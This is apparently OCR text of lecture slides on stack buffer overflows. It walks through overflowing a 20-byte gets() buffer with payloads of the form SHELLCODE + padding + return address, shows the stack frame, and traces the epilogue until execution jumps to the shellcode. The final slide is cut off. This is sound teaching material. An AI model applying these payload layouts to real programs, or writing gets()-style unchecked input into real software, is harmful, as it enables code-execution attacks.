
```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	...	...	...	...	
0xbfffcd58	RIP of vulnerable				RIP
0xbfffcd54	SFP of vulnerable				SFP
0xbfffcd50	name				name
0xbfffcd4c	name				
0xbfffcd48	name				
0xbfffcd44	name				
0xbfffcd40	name				

Constructing Exploits

- Input: `SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`
  - 12 bytes of shellcode
  - 12 garbage bytes to overwrite the rest of `name` and the SFP of `vulnerable`
  - The address of where we placed the shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Constructing Exploits

- Alternative: `'A' * 12 + SHELLCODE + '\x4c\xcd\xff\xbf'`
  - The address changed! Why?
    - We placed our shellcode at a different address (`name + 12`)!

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	'\x00'	...	...	...	
0xbfffcd58	'\x4c'	'\xcd'	'\xff'	'\xbf'	RIP
0xbfffcd54	SHELLCODE				SFP
0xbfffcd50	SHELLCODE				
0xbfffcd4c	SHELLCODE				
0xbfffcd48	'A'	'A'	'A'	'A'	name
0xbfffcd44	'A'	'A'	'A'	'A'	
0xbfffcd40	'A'	'A'	'A'	'A'	

Constructing Exploits

What if the shellcode is too large? Now let **`SHELLCODE`** be a 28-byte shellcode. What should the attacker input?


```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```

	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
	...	...	...	...	
0xbfffcd5c	...	...	...	...	
0xbfffcd58	RIP of vulnerable				RIP
0xbfffcd54	SFP of vulnerable				SFP
0xbfffcd50	name				name
0xbfffcd4c	name				
0xbfffcd48	name				
0xbfffcd44	name				
0xbfffcd40	name				

Constructing Exploits

- Solution: Place the shellcode *after* the RIP!
  - This works because **gets** lets us write as many bytes as we want
  - What should the address be?
- Input: `'A' * 24 +` `'\x5c\xcd\xff\xbf'` `+ SHELLCODE`
  - 24 bytes of garbage
  - The address of where we placed the shellcode
  - 28 bytes of shellcode

```
void vulnerable(void) {
    char name[20];
    gets(name);
}
```



Walking Through a Buffer Overflow


Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
EIP →    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'


```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'


```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'


```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`


```c
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow


Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...			
	...			
	RIP of vulnerable			
EBP →	(SFP) 'AAAA'			
	(name) 'AAAA'			
	(name) 'AAAA'			
	(name) SHELLCODE			
	(name) SHELLCODE			
	(name) SHELLCODE			
ESP →	...			

We overwrite the SFP (saved EBP) with `'AAAA'`, so the SFP is now pointing at the (probably invalid) address `AAAA` (`0x41414141`)

Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp      <- EIP
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...	...	...	...
	...			
	'\x00'	...		
	(RIP) 0xbfffcd40			
EBP →	(SFP) 'AAAA'			
	(name) 'AAAA'			
	(name) 'AAAA'			
	(name) SHELLCODE			
	(name) SHELLCODE			
	(name) SHELLCODE			
ESP →	...			

We overwrite the RIP (saved EIP) with the address of our shellcode 0xbfffcd40, so the RIP is now pointing at our shellcode! Remember, this value will be restored to EIP (the instruction pointer) later.

Walking Through a Buffer Overflow

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'


```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

EIP → movl %ebp, %esp

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```



Returning from **gets**: Move ESP up by 4.

Walking Through a Buffer Overflow

Input:
`SHELLCODE + 'A' * 12 + '\x40\xcd\xff\xbf'`

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```


EIP →

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Function epilogue: Move ESP to EBP.

ESP → EBP →



Walking Through a Buffer Overflow

EBP

Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'

```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```


EIP

ESP

...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...	...	...	...
...			
'\x00'	...		
(RIP) 0xbfffcd40			
(SFP) 'AAAA'			
(name) 'AAAA'			
(name) 'AAAA'			
(name) SHELLCODE			
(name) SHELLCODE			
(name) SHELLCODE			
...			

Function epilogue: Restore the SFP into EBP. We overwrote SFP to 'AAAA', so the EBP now also points to the address 'AAAA'. We don't really care about EBP, though.

Walking Through a Buffer Overflow



Input:
SHELLCODE + 'A' * 12 +
'\x40\xcd\xff\xbf'


```
void vulnerable(void) {
    char name[20];
    gets(name);
}

int main(void) {
    vulnerable();
    return 0;
}
```

```
vulnerable:
    ...
    call gets
    addl $4, %esp
    movl %ebp, %esp
    popl %ebp
    ret

main:
    ...
    call vulnerable
    ...
```

Function epilogue: Restore the RIP into EIP. We overwrote RIP to the address of shellcode, so the EIP (instruction pointer) now points to our shellcode!



Walking Through a Buffer Overflow

EBP

Inpu
SHELLCODE +
'\x40\xcd\

sh # _

```
void vulnerable(v
    char name[20]
    gets(name);
}

int main(void) {
    vulnerable()
    return 0;
}
```

...	...
...	...
...	...
...	...
...	...

...

...

0xbfffcd40

'AAAA'

'AAAA'

'AAAA'

SHELLCODE

SHELLCODE

SHELLCODE

...